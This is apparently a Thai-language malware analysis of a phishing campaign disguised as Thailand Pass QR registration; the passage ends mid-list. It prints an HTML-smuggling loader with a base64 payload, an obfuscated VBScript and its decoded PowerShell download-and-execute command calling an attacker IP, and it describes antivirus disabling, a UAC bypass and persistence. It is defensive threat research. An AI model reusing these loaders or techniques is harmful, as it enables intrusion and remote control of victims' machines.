- เมื่อเข้าถึง URL hxxp://bitly[.]com/Document-thpass ผ่าน Browser บนเครื่องคอมพิวเตอร์ จะถูก redirect ไปที่ hxxps://cdn.discordapp[.]com/attachments/921529408060289114/950127282083749909/qr_thailand_pass.zip ซึ่งเป็น content delivery network (CDN) ของ Discord และ Browser จะทำการดาวน์โหลด zip ไฟล์ชื่อ qr_thailand_pass.zip ลงบนเครื่องคอมพิวเตอร์
- เมื่อผู้เขียนได้ทำการแตกไฟล์ qr_thailand_pass.zip ออกมา ไฟล์ที่อยู่ภายใน zip จะเป็นไฟล์ HTML ชื่อ qr_thailand_pass.html จากการตั้งชื่อไฟล์ของผู้ไม่หวังดีในครั้งนี้แสดงให้เห็นว่าผู้โจมตีพยายามหลอกลวงให้เหยื่อเปิดไฟล์ที่เป็นอันตรายนี้เพื่อทำการสแกน QR Code สำหรับการลงทะเบียน Thailand Pass
- เมื่อผู้เขียนได้ทำการเปิดไฟล์ชื่อ qr_thailand_pass.html โดยใช้ Browser ที่อยู่บนเครื่องคอมพิวเตอร์ จะแสดงดัง**ภาพที่ 1** จะสามารถสังเกตเห็นว่าเป็นไฟล์ที่ถูกสร้างเพื่อลอกเลียนแบบให้เหมือนกับหน้าสำหรับการลงทะเบียน Thailand Pass ที่เป็นภาษาไทย โดยผู้ไม่หวังดีได้ทำการโจมตีแบบ HTML smuggling[3] ซึ่งในครั้งนี้ผู้ไม่หวังดีทำการลักลอบใส่สคริปต์ที่ encode แบบ base64 อยู่ในไฟล์ HTML ที่เป็นอันตรายนี้ (qr_thailand_pass.html) รายละเอียดดัง**ภาพที่ 2** ซึ่งหากเหยื่อเปิดไฟล์ HTML นี้ด้วยเว็บเบราว์เซอร์ สคริปต์ที่เป็นอันตรายจะถูก decode และ payload (ในที่นี่คือ Document-Required.zip) จะถูกดาวน์โหลดมาบนเครื่องคอมพิวเตอร์ของเหยื่อ



ภาพที่ 1 แสดงข้อความของไฟล์ qr_thailand_pass.html ที่เปิดโดย Browser

[3] "HTML smuggling: Fresh attack technique increasingly being used to ...." 17 Nov. 2021, https://portswigger.net/daily-swig/html-smuggling-fresh-attack-technique-increasingly-being-used-to-target-banking-sector. Accessed 23 Mar. 2022.

```
function download (fileName)
{
    var blob = base64ToBlob('UEsDBBQAAAAIAMeMZlQ2GfBSWAQAAEnAAAAVAAAARG9jdW1lbnQtUmVxdWlyZWQudmJz7d3va9tGGMDx9wb/
    D0cCa0LDkKzf0BSa0oVuY0230NJXRbZl2aktJZbtxv3rZ7L57oqeOWrjhNT7EhLE3aO703P3OdlGJk/OxllaZaq8zAolGI0zNSinE/WhnE/V2ct2a/s/
    T57tT9Oiv/rNsxfTorhKF4tlUWST7njSu8673dlFUS4GnwfLT90vwy/Dfn61zH9pGnjVNPC8aeDnpoH51gNPmga+aRr4e9PAt00DF00D3zcNHG19ZkZbv
    +pPWw9snJ5e08CyMS4YwhCGMIQhDGEIQxjCEIYwhCEMYQhDGMIQhrvNEIYwhCEMYQhDGMIQhjCEIQxhCEMYwhCGMPwhGO4/f7b/Nh/lr/Lf8nf5JK/yMr9e/
    T3Nz/PF6vc1lXeq3H+uH9/lYV72P/a/R7b/3ZUhDGEIQxjCEIYwhCEMYQhDGMIQhjCEIQxhCEMYwhCGMNxhhjCEIQxhCEMYwhCGMIQhDGEIQxg
    +FEMe5n3Ah3nfLV6dLtWx6g2nB3F0qH7658hbH4WmrLM+inRt7By2W5fLyeTFugl/XeWH9cYi3USY6LLQOmq3/spm6teTkz/6qwZfTrN0lr3pXmS92cHNQJ/
    e9LUKe39eXJyq4/UQP7Zb/7ahhxvG9ZGYXuO4Xubp0fmmlaheGzt6xKa9SOij8x0Z+P4xB
    +sj13H1YccRShPh9DA055jTXV2fRKYwEA6lgXyVPD1FiVtPy1d9Ws2H0jU5ST1LU5xFukI
    +40jKiEmtVW21KSbXdYSeEn1Rnhm9m9xvp9Y8uvUyk5xE5mgijdMP6os8scYmNpRsHNpOTnegR3c/
    69rsHEJt7ElNur50yZHQj7RWA32VgT45COtlftxs8T2gAitt1krsbD4/
    7ty5LR3p6yPPuhBfnIJQ6D8wd65ofmRl22yl5tLM7OtWAq8eF4Qba4W5tVrWY1nxknImRMa+GCktdfsOEkuF0km+WeGOI3ZllQp5s2eiI
    +6c5qLcnTDdfD1b9Vb70p5g1kgQ1MusWud/e0N61HMqvThLInEg1kilkdy6B0dWyqTXieJE3OXuc89YY1/c6v3mE2L1apV62
    +8q8ep3miAWcuKI27s9s2a9OJvuQOLRxm30PybB9RvnS3zNok8PpJXUqddu3p/usvP54bertWbe1ZGhtXk5wkm+synlkbfpDaTX2UYSV721Wzdv1n/
    +c14c3LwnPzxy+IYwH6ryoeoj+1AVhjCEIQxhCEMYwhCGMIQhDG9dkDCEIQxhCEMYwhCGMIQhDGEIQxjCEIYwhCEMYQhDGMJwhxnCEIaPhCHfEQbf/bD/sf/
    xMgSGMIQhDGEIQxjCEIYwhCEMYQhDGMLwPhjCEIYwhCEMYQhDGMIQhjCEIQxhCEMYwhCGMIQhDGHYABcP8z7gw7zXx5Mq75bXB3sfyvlUjYpBOZ2ks1FZqGFa
    qW6WFaqa93pZVQ3m4/FSzS/76Szr76kj50jtnQ/
    T0XjVmjpLq2rv8G9QSwECHwAUAAAACADHjGZUNhnwUlgEAABJwAAAFQAkAAAAAAAAACAAAAAAAAAARG9jdW1lbnQtUmVxdWlyZWQudmJzCgAgAAAAAAABAGA
    Fqq4A8Qx2AEWqrgDxDHYAWRQvObDMdgBUEsFBgAAAAABAAEAZwAAAIsEAAAAA==');
  var link = document.createElement("a");
  if (link.download !== undefined)
  {

    var url  = URL.createObjectURL(blob);
      link.setAttribute("href", url);
      link.setAttribute("download", fileName);
      link.style = "visibility:hidden";
    }

    if (navigator.msSaveBlob)
  {
      link.addEventListener("click", function (event) {navigator.msSaveBlob(blob, fileName);}, false);
    }

    document.body.appendChild(link);
    link.click();
    document.body.removeChild(link);

};
<!--اسم الملف بعد التحميل-->
download("Document-Required.zip");
```

ภาพที่ 2 ส่วนหนึ่งของ qr_thailand_pass.html ซึ่งมีฟังก์ชันชื่อ download ของ JavaScript และถูก encode แบบ base64 ไว้ (บรรทัดที่ 369-371)

- ผู้เขียนได้ทำการเขียน python script ในการ convert base64 string ให้เป็น binary ดัง**ภาพที่ 3** เพื่อตรวจสอบให้แน่ใจว่าไฟล์ที่ถูก decode ออกมาโดย python script จะเป็นไฟล์เดียวกันกับไฟล์ที่ได้จากการเปิดโดยใช้ Browser ผลที่ได้คือเป็นไฟล์ชนิดเดียวกัน จึงได้ทำการศึกษาพฤติกรรมของไฟล์ Document-Required.zip ต่อไป เพื่อให้ผู้อ่านได้เห็นภาพการโจมตีผู้เขียนจะแบ่ง stage การโจมตีในครั้งนี้ออกเป็น 3 stage

```python
#!/usr/bin/env python
import base64

base64_bin = "UEsDBBQAAAAIAMeMZlQ2GfBSWAQAAEnAAAAVAAAARG9jdW1lbnQtUmVxdWlyZWQudmJz7d3va9tGGMDx9wb/
D0cCa0LDkKzf0BSa0oVuY0230NJXRbZl2aktJZbtxv3rZ7L57oqeOWrjhNT7EhLE3aO703P3OdlGJk/OxllaZaq8zAo1GI0zN5inE/WhnE/V2ct2a/s/
T57tT9Oiv/rNsxfTorhKF4tlUWST7njSu8673dlFUS4GnwfLT90vwy/Dfn61zH9pGnjVNPC8aeDnpoH51gNPmga+aRr4e9PAt00DF00D3zcNHG19ZkZbv
+pPWw9snJ5e08CyMS4YwhCGMIQhDGEIQxjCEIYwhCEMYQhDGMIQhrvNEIYwhCEMYQhDGMIQhjCEIQxhCEMYwhCGMPwhGO4/f7b/Nh/lr/Lf8nf5JK/yMr9e/T3Nz/
PF6vc1lXeq3H+uH9/lYV72P/a/R7b/3ZUhDGEIQxjCEIYwhCEMYQhDGMIQhjCEIQxhCEMYwhCGMNxhhjCEIQxhCEMYwhCGMIQhDGEIQxg
+FEMe5n3Ah3nfLV6dLtWx6g2nB3F0qH7658hbH4WmrLM+inRt7By2W5fLyeTFugl/XeWH9cYi3USY6LLQOmq3/spm6teTkz/6qwZfTrN0lr3pXmS92cHNQJ/
e9LUKeJ9eXJyq4/UQP7Zb/7ahhxvG9ZGYXuO4Xubp0fmmlaheGzt6xKa9SOij8x0Z+P4xB
+sj13H1YccRShPh9DA055jTXV2fRKYwEA6lgXyVPD1FiVtPy1d9Ws2H0jU5ST1LUSxFukI
+40jKiEmtVW21KSbXdYSeEn1Rnhm9m9xvp9Y8uvUyk5xESmgijdMP6os8scYmNpRsHNpOTnegR3c/
69rsHEJt7ElNur50yZHQj7RWA32VgT45COtlftxs8T2gAittlkrsbD4/
7tySLR3p6yPPuh8fnIJQ6D8wd6SofmRl22yl5tLM7OtWAq8eF4Qba4W5tVrWY1nxknImRMa+GCktdfsOEkuF0km+WeGOI3ZllQp5s2eiI
+6c5qLcnTDdfD1b9Vb70p5g1kgQ1MusWud/e0N61HMqvThLInEg1kilkdy6B0dWyqTXieJE3OXuc89YY1/c6v3mE2L1apV62
+8q8ep3miAWcuKI27s9s2a9OJvuQOLRxm30PybB9RvnS3zNok8PpJXUqddu3p/usvP54bertWbe1ZGhtXk5wkm+synlkbfpDaTX2UYSV721Wzdv1n/
+cl4c3LwnPzxy+IYwH6ryoeoj+1AVhjCEIQxhCEMYwhCGMIQhDG9dkDCEIQxhCEMYwhCGMIQhDGEIQxjCEIYwhCEMYQhDGMJwhxnCEIaPhCHfEObf/bD/sf/
xMgSGMIQhDGEIQxjCEIYwhCEMYQhDGMLwPhjCEIYwhCEMYQhDGMIQhjCEIQxhCEMYwhCGMIQhDGHYABcP8z7gw7zXx5Mq75bXB3sfyvlUjYpBOZ2ks1FZqGFaqW6W
Faqa93pZVQ3m4/FSzS/76Szr76kj50jtnQ/
T0XjVmjpLq2rv8G9QSwECHwAUAAAACADHjGZUNhnwUlgEAABJwAAAFQAkAAAAAAAAACAAAAAAAAAARG9jdW1lbnQtUmVxdWlyZWQudmJzCgAgAAAAAAABABgAFqq4
A8Qx2AEWqrgDxDHYAWRQvObDMdgBUEsFBgAAAAABAAEAZwAAAIsEAAAAAA=="

base64_bin_bytes = base64_bin.encode('utf-8')
with open('decoded_bin.bin', 'wb') as file_to_save:
    decoded_bin_data = base64.decodebytes(base64_bin_bytes)
    file_to_save.write(decoded_bin_data)
```

ภาพที่ 3 python script ในการ convert base64 string ให้เป็น binary

Stage ที่ 1: Visual Basic Script

- หลังจากที่ได้ดาวน์โหลดไฟล์ Document-Required.zip เมื่อทำการเปิดไฟดังกล่าวข้างในจะประกอบไปด้วยไฟล์ Visual Basic Script เพียง 1 ไฟล์ ชื่อ Document-Required.vbs โดยภายในไฟล์ Document-Required.vbs จะถูกทำ obfuscate เอาไว้โดยผู้ไม่หวังดี ดัง**ภาพที่ 4** เมื่อทำการ deobfuscate จะได้ดัง**ภาพที่ 5** ซึ่งจะเห็นว่าเป็นคำสั่งให้เครื่องคอมพิวเตอร์ของเหยื่อใช้ Windows Command Line ในการสั่งให้ PowerShell ทำการดาวน์โหลดไฟล์ที่เป็น PowerShell Script ชื่อ Testavast+denf.txt จาก hxxp://34.105.85[.]231/New/Testavast+denf.txt และทำการ Execute PowerShell Script ดังกล่าวบนเครื่องคอมพิวเตอร์ของเหยื่อ ซึ่ง PowerShell Script ที่ดาวน์โหลดมาใน stage นี้จะเป็น stage ที่ 2

```
45  VvEGy = chr(87) & chr(83) & chr(67) & chr(82) & chr(73) & chr(80)
46  pymmA = chr(84) & chr(46) & chr(83) & chr(72) & chr(69) & chr(76) & chr(76)
47  Set JBBNd = CreateObject(VvEGy+pymmA)
48  WTnjG = chr(67)_
49  & chr(77) & chr(68) & chr(46) & chr(69) & chr(88) & chr(69) & chr(32) & chr(47) & chr(67) & chr(32) & chr(80) & chr(79) & chr
    (87) & chr(69) & chr(82) & chr(83) & chr(72) & chr(69) & chr(76) & chr(76) & chr(46) & chr(69) & chr(88) & chr(69) & chr(32)
    & chr(45) & chr(101) & chr(120) & chr(101) & chr(99) & chr(32) & chr(66) & chr(121) & chr(112) & chr(97) & chr(115) & chr
    (115) & chr(32) & chr(45) & chr(67) & chr(32)_
50  & chr(91) & chr(83) & chr(121) & chr(115) & chr(116) & chr(101) & chr(109) & chr(46) & chr(78) & chr(101) & chr(116) & chr
    (46) & chr(87) & chr(101) & chr(98) & chr(67) & chr(108) & chr(105) & chr(101) & chr(110) & chr(116) & chr(93) & chr(36) &
    chr(119) & chr(101) & chr(98) & chr(67) & chr(108) & chr(105) & chr(101) & chr(110) & chr(116) & chr(32) & chr(61) & chr(32)
    & chr(78) & chr(96) & chr(101) & chr(96) & chr(119) & chr(45) & chr(79) & chr(98) & chr(106) & chr(101) & chr(99) & chr(116)
    & chr(32) & chr(83) & chr(121) & chr(115) & chr(116) & chr(101) & chr(109) & chr(46) & chr(78) & chr(101) & chr(116) & chr
    (46) & chr(87) & chr(101) & chr(98) & chr(67) & chr(108) & chr(105) & chr(101) & chr(110) & chr(116) & chr(59) & chr(91) &
    chr(83) & chr(121) & chr(115) & chr(116) & chr(101) & chr(109) & chr(46) & chr(73) & chr(79) & chr(46) & chr(83) & chr(116)
    & chr(114) & chr(101) & chr(97) & chr(109) & chr(93) & chr(36) & chr(50) & chr(51) & chr(56) & chr(51) & chr(48) & chr(32) &
    chr(61) & chr(32) & chr(36) & chr(119) & chr(101) & chr(98) & chr(67) & chr(108) & chr(105) & chr(101) & chr(110) & chr(116)
    & chr(46) & chr(79) & chr(112) & chr(101) & chr(110) & chr(82) & chr(101) & chr(97) & chr(100) & chr(40) & chr(39) & chr
    (104) & chr(116) & chr(116) & chr(112) & chr(58) & chr(47) & chr(47) & chr(51) & chr(52) & chr(46) & chr(49) & chr(48) & chr
    (53) & chr(46) & chr(56) & chr(53) & chr(46) & chr(50) & chr(51) & chr(49) & chr(47) & chr(78) & chr(101) & chr(119) & chr
    (47) & chr(84) & chr(101) & chr(115) & chr(116) & chr(97) & chr(118) & chr(97) & chr(115) & chr(116) & chr(43) & chr(100) &
    chr(101) & chr(110) & chr(102) & chr(46) & chr(116) & chr(120) & chr(116) & chr(39) & chr(41) & chr(59) & chr(91) & chr(83)
    & chr(121) & chr(115) & chr(116) & chr(101) & chr(109) & chr(46) & chr(73) & chr(79) & chr(46) & chr(83) & chr(116) & chr
    (114) & chr(101) & chr(97) & chr(109) & chr(82) & chr(101) & chr(97) & chr(100) & chr(101) & chr(114) & chr(93) & chr(36) &
    chr(49) & chr(55) & chr(49) & chr(49) & chr(50) & chr(32) & chr(61) & chr(32) & chr(78) & chr(96) & chr(101) & chr(96) & chr
    (119) & chr(45) & chr(79) & chr(98) & chr(106) & chr(101) & chr(99) & chr(116) & chr(32) & chr(83) & chr(121) & chr(115) &
    chr(116) & chr(101) & chr(109) & chr(46) & chr(73) & chr(79) & chr(46) & chr(83) & chr(116) & chr(114) & chr(101) & chr(97)
    & chr(109) & chr(82) & chr(101) & chr(97) & chr(100) & chr(101) & chr(114) & chr(32) & chr(45) & chr(97) & chr(114) & chr
    (103) & chr(117) & chr(109) & chr(101) & chr(110) & chr(116) & chr(76) & chr(105) & chr(115) & chr(116) & chr(32) & chr(36)
    & chr(50) & chr(51) & chr(56) & chr(51) & chr(48) & chr(59) & chr(91) & chr(83) & chr(121) & chr(115) & chr(116) & chr(101)
    & chr(109) & chr(46) & chr(84) & chr(104) & chr(114) & chr(101) & chr(97) & chr(100) & chr(105) & chr(110) & chr(103) & chr
    (46) & chr(84) & chr(104) & chr(114) & chr(101) & chr(97) & chr(100) & chr(93) & chr(58) & chr(58) & chr(83) & chr(108) & chr
    (101) & chr(101) & chr(112) & chr(40) & chr(49) & chr(48) & chr(48) & chr(48) & chr(41) & chr(59) & chr(91) & chr(115) & chr
    (116) & chr(114) & chr(105) & chr(110) & chr(103) & chr(93) & chr(36) & chr(54) & chr(56) & chr(50) & chr(52) & chr(56) & chr
    (32) & chr(61) & chr(32) & chr(36) & chr(49) & chr(55) & chr(49) & chr(49) & chr(50) & chr(46) & chr(82) & chr(101) & chr
    (97) & chr(100) & chr(84) & chr(111) & chr(69) & chr(110) & chr(100) & chr(40) & chr(41) & chr(59) & chr(73) & chr(69) & chr
    (88) & chr(32) & chr(36) & chr(54) & chr(56) & chr(50) & chr(52) & chr(56) & chr(59)
51  JBBNd.Run(WTnjG),0
```

ภาพที่ 4 ไฟล์ Visual Basic Script ชื่อ Document-Required.vbs ที่ถูกทำ obfuscate เอาไว้โดยผู้ไม่หวังดี

```
1  VvEGy = WSCRIP
2  pymmA = T.SHELL
3  Set JBBNd = CreateObject(WSCRIPT.SHELL)
4  WTnjG = CMD.EXE /C POWERSHELL.EXE -exec Bypass -C [System.Net.WebClient]$webClient = N`e`w-Object System.Net.WebClient;
   [System.IO.Stream]$23830 = $webClient.OpenRead('http://34.105.85.231/New/Testavast+denf.txt');[System.IO.StreamReader]$17112
   = N`e`w-Object System.IO.StreamReader -argumentList $23830;[System.Threading.Thread]::Sleep(1000);[string]$68248 = $17112.
   ReadToEnd();IEX $68248;
5  JBBNd.Run(WTnjG),0
```

ภาพที่ 5 ไฟล์ Visual Basic Script ชื่อ Document-Required.vbs หลังจากที่ได้ดำเนินการ deobfuscate เรียบร้อยแล้ว

Stage ที่ 2: PowerShell Script

- ไฟล์ PowerShell Script (ชื่อ Testavast+denf.txt) ที่ถูกดาวน์โหลดและถูก execute โดย Document-Required.vbs ใน Stage ที่ 1 นั้น มีหน้าที่ในการทำงาน 2 หน้าที่ด้วยกัน คือ
- (1) ไฟล์ PowerShell Script (ชื่อ Testavast+denf.txt) มีหน้าที่ในการค้นหาและปิดการทำงาน (disable) ของแอนตี้ไวรัสบนเครื่องคอมพิวเตอร์ของเหยื่อ โดยในภาพรวมไฟล์ PowerShell Script (ชื่อ Testavast+denf.txt) จะทำการตรวจสอบแอนตี้ไวรัสของแต่ละยี่ห้อที่ถูกติดตั้งบนเครื่องคอมพิวเตอร์ของเหยื่อในโฟลเดอร์ C:\Program Files\ เช่น C:\Program Files\ESET\ESET Security\ecmds.exe หรือ C:\Program Files\AVG\Antivirus\AVGUI.exe เป็นต้น โดยกระบวนการในการค้นหาและปิดการ

ทำงาน (disable) ของแอนตี้ไวรัสบนเครื่องคอมพิวเตอร์ของเหยื่อในไฟล์ PowerShell Script นั้นมีรายละเอียดดังนี้

- หากตรวจสอบโฟลเดอร์ C:\Program Files\ แล้วพบว่าเครื่องคอมพิวเตอร์ของเหยื่อมีการติดตั้ง ESET NOD32 Antivirus (มีไฟล์ C:\Program Files\ESET\ESET Security\ecmds.exe) นั้นไฟล์ PowerShell Script (ชื่อ Testavast+denf.txt) จะดำเนินการดังนี้
  - ดาวน์โหลดไฟล์ PowerShell Script เพิ่มเติมจาก hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/New/Nod.txt และเก็บไฟล์ดังกล่าวไว้ที่ C:\Users\Public\Music\Untitled.ps1 ไฟล์นี้จะถูกลบเมื่อทำงานเสร็จตามขั้นตอนสุดท้าย
  - สร้าง Schedule task เพื่อให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ C:\ProgramData\Instagram\System32\Microsoft\SystemData\OFF.vbs ทุก ๆ 1 นาที เริ่มตั้งแต่ 00:10
  - สั่งให้ PowerShell ทำการ execute ไฟล์ C:\Users\Public\Music\Untitled.ps1
    - สร้างโฟลเดอร์ที่ C:\ProgramData\Instagram\System32\Microsoft\SystemData
    - สร้างไฟล์ C:\ProgramData\Instagram\System32\Microsoft\SystemData\OFF.ps1 ซึ่งเป็น Powershell Script สำหรับปิดการทำงาน (disable) ESET NOD32 Antivirus และ มี RAT Payloads สำหรับการโจมตีใน Stage ที่ 3
    - สร้างไฟล์ C:\ProgramData\Instagram\System32\Microsoft\SystemData\OFF.vbs ซึ่งเป็น Visual Basic Script สำหรับ สั่งให้ execute Powershell Script ข้างต้น (OFF.ps1)
- หากตรวจสอบโฟลเดอร์ C:\Program Files\ แล้วพบว่าเครื่องคอมพิวเตอร์ของเหยื่อมีการติดตั้ง AVG AntiVirus (มีไฟล์ C:\Program Files\AVG\Antivirus\AVGUI.exe) นั้นไฟล์ PowerShell Script (ชื่อ Testavast+denf.txt) จะดำเนินการดังนี้
  - ดาวน์โหลดไฟล์ PowerShell Script เพิ่มเติมจาก hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/New/Avast.txt และเก็บไฟล์ดังกล่าวไว้ที่ C:\Users\Public\Music\Untitled.ps1 ไฟล์นี้จะถูกลบเมื่อทำงานเสร็จตามขั้นตอนสุดท้าย

- สร้าง Schedule task เพื่อให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ C:\ProgramData\Instagram\System32\Microsoft\SystemData\OFF.vbs ทุก ๆ 2 นาที
- สั่งให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ C:\Users\Public\Music\Untitled.ps1
  - สร้างโฟลเดอร์ที่ C:\ProgramData\Instagram\System32\Microsoft\SystemData
  - สร้างไฟล์ C:\ProgramData\Instagram\System32\Microsoft\SystemData\OFF.ps1 ซึ่งเป็น Powershell Script สำหรับปิดการทำงาน (disable) AVG AntiVirus และ มี RAT Payloads สำหรับการโจมตีใน Stage ที่ 3
  - สร้างไฟล์ C:\ProgramData\Instagram\System32\Microsoft\SystemData\OFF.vbs ซึ่งเป็น Visual Basic Script สำหรับ สั่งให้ execute Powershell Script ข้างต้น (OFF.ps1)

- หากตรวจสอบโฟลเดอร์ C:\Program Files\ แล้วพบว่าเครื่องคอมพิวเตอร์ของเหยื่อมีการติดตั้ง Malwarebytes (มีไฟล์ C:\Program Files\Malwarebytes\Anti-Malware\mbamtray.exe) นั้นไฟล์ PowerShell Script (ชื่อ Testavast+denf.txt) จะดำเนินการดังนี้
  - ดาวน์โหลดไฟล์ PowerShell Script เพิ่มเติมจาก hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/New/Killd.txt และเก็บไฟล์ดังกล่าวไว้ที่ C:\Users\Public\Music\Untitled.ps1 ไฟล์นี้จะถูกลบเมื่อทำงานเสร็จตามขั้นตอนสุดท้าย
  - สร้างโฟลเดอร์ที่ C:\local
  - ดาวน์โหลดไฟล์ batch ที่ hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/SV/Malawer/1.bat และเก็บไฟล์ดังกล่าวไว้ที่ C:\local\1.bat ซึ่งเป็นไฟล์ batch เพื่อสั่งให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ C:\local\1.ps1 โดยใช้ Microsoft HTML Applications (HTA)
  - ดาวน์โหลดไฟล์ Visual Basic Script ที่ hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/SV/Malawer/1_powerrun.vbs และเก็บไฟล์ดังกล่าวไว้ที่ C:\local\1_powerrun.vbs ซึ่งเป็นไฟล์

Visual Basic Script เพื่อสั่งให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ C:\local\PowerRun.exe และไฟล์ C:\local\1.bat

- ดาวน์โหลดไฟล์ PE ที่ hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/SV/Malawer/PowerRun.exe และเก็บไฟล์ดังกล่าวไว้ที่ C:\local\PowerRun.exe
- สั่งให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/SV/Malawer/admin.ps1 และเก็บไฟล์ดังกล่าวไว้ที่ C:\local\admin.ps1 เพื่อสั่งให้เครื่องคอมพิวเตอร์ของเหยื่อตรวจสอบว่าบัญชีผู้ใช้งานของเหยื่อเป็นบัญชีผู้ใช้งานที่ได้รับสิทธิ์ระดับ Administrators หรือไม่
    - ถ้าใช่จะสั่งให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ C:\local\1_powerrun.vbs
    - ถ้าไม่ใช่จะสั่งให้เครื่องคอมพิวเตอร์ของเหยื่อใช้ Schedule task ในการ execute ไฟล์ C:\local\admin.ps1 โดยการกำหนดค่า HKCU:\Environment -Name windir -Value powershell -ep bypass -w h C:\local\admin.ps1 ก่อน สั่งให้ SilentCleanup ทำการ run ผ่าน Scheduled task ซึ่งเป็นการใช้เทคนิค Windows Escalate UAC Protection Bypass (ผ่าน SilentCleanup)
- ดาวน์โหลดไฟล์ Visual Basic Script ที่ hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/SV/Malawer/admin.vbs และเก็บไฟล์ดังกล่าวไว้ที่ C:\local\admin.vbs ซึ่งเป็นไฟล์ Visual Basic Script เพื่อสั่งให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ C:\local\admin.ps1
- สั่งให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ C:\local\admin.vbs โดยลำดับการทำงานจะเป็น C:\local\admin.vbs ทำการ execute ไฟล์ C:\local\admin.ps1 ทำการ execute ไฟล์ C:\local\1_powerrun.vbs ทำการ execute ไฟล์ C:\local\PowerRun.exe และ C:\local\1.bat ทำการ execute ไฟล์ C:\local\1.ps1 โดยที่ C:\local\1.ps1 เป็น PowerShell Script สำหรับสั่งให้ปิดการทำงาน (disable) ของ Malwarebytes
- ดาวน์โหลดไฟล์ PowerShell Script จาก hxxp://microsoft.soundcast[.]me/Run/task.txt และเก็บไฟล์ดังกล่าวไว้ที่ C:\Users\Public\Music\Untitled.ps1 ไฟล์นี้จะถูกลบเมื่อทำงานเสร็จตามขั้นตอนสุดท้าย ซึ่งเป็นไฟล์ PowerShell Script เพื่อสั่งให้เครื่องคอมพิวเตอร์ของเหยื่อสร้าง

Schedule Task ชื่อ GoogleUpdate โดยให้ execute ไฟล์ C:\Users\Public\Music\SecurityHealth.exe ทุก ๆ นาที เริ่มตั้งแต่ 00:10

- ดาวน์โหลดไฟล์จาก hxxp://microsoft.soundcast[.]me/Run/SecurityHealth.exe และเก็บไฟล์ดังกล่าวไว้ที่ C:\Users\Public\Music\SecurityHealth.exe
- ดาวน์โหลดไฟล์จาก hxxp://microsoft.soundcast[.]me/Run/SecurityHealth.exe.manifest และเก็บไฟล์ดังกล่าวไว้ที่ C:\Users\Public\Music\SecurityHealth.exe.manifest
- สั่งให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ C:\Users\Public\Music\Untitled.ps1
- ทำการคัดลอกไฟล์ C:\Users\Public\Music\SecurityHealth.exe ไปที่ $env:USERPROFILE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SecurityHealth.exe
- ทำการคัดลอกไฟล์ C:\Users\Public\Music\SecurityHealth.exe.manifest ไปที่ $env:USERPROFILE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SecurityHealth.exe.manifest
- ทำการซ่อนไฟล์ $env:USERPROFILE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SecurityHealth.exe.manifest
- เครื่องคอมพิวเตอร์ของเหยื่อจะทำการ execute ไฟล์ SecurityHealth.exe พร้อมกับค่าพารามิเตอร์ในไฟล์ SecurityHealth.exe.manifest จากนั้นเครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ดาวน์โหลดและ execute ไฟล์ PowerShell Script ชื่อ aaa.ps1 จาก hxxp://34.71.81[.]158/Run/aaa.ps1 ซึ่งไฟล์ aaa.ps1 จะมี RAT Payloads สำหรับการโจมตีใน Stage ที่ 3

- หากตรวจสอบโฟลเดอร์ C:\Program Files\ แล้วพบว่าเครื่องคอมพิวเตอร์ของเหยื่อมีการติดตั้ง Avast Antivirus (มีไฟล์ C:\Program Files\Avast Software\Avast\AvastUI.exe) นั้น ไฟล์ PowerShell Script (ชื่อ Testavast+denf.txt) จะดำเนินการดังนี้
  - ดาวน์โหลดไฟล์ PowerShell Script เพิ่มเติมจาก hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/New/Avast.txt และเก็บไฟล์ดังกล่าวไว้ที่ C:\Users\Public\Music\Untitled.ps1 ไฟล์นี้จะถูกลบเมื่อทำงานเสร็จตามขั้นตอนสุดท้าย

- สร้าง Schedule task เพื่อให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ C:\ProgramData\Instagram\System32\Microsoft\SystemData\OFF.vbs ทุก ๆ 2 นาที
- สั่งให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ C:\Users\Public\Music\Untitled.ps1
  - สร้างโฟลเดอร์ที่ C:\ProgramData\Instagram\System32\Microsoft\SystemData
  - สร้างไฟล์ C:\ProgramData\Instagram\System32\Microsoft\SystemData\OFF.ps1 ซึ่งเป็น Powershell Script สำหรับปิดการทำงาน (disable) AVG AntiVirus และ มี RAT Payloads สำหรับการโจมตีใน Stage ที่ 3
  - สร้างไฟล์ C:\ProgramData\Instagram\System32\Microsoft\SystemData\OFF.vbs ซึ่งเป็น Visual Basic Script สำหรับ สั่งให้ execute Powershell Script ข้างต้น (OFF.ps1)

- หากตรวจสอบโฟลเดอร์ C:\Program Files\ แล้วพบว่า เครื่องคอมพิวเตอร์ของเหยื่อมีการติดตั้งแอนตี้ไวรัสยี่ห้ออื่น ๆ ที่ไม่ได้ระบุตามข้างต้น หรือไม่ได้ติดตั้งแอนตี้ไวรัสเลยนั้น ไฟล์ PowerShell Script (ชื่อ Testavast+denf.txt) จะดำเนินการดังนี้
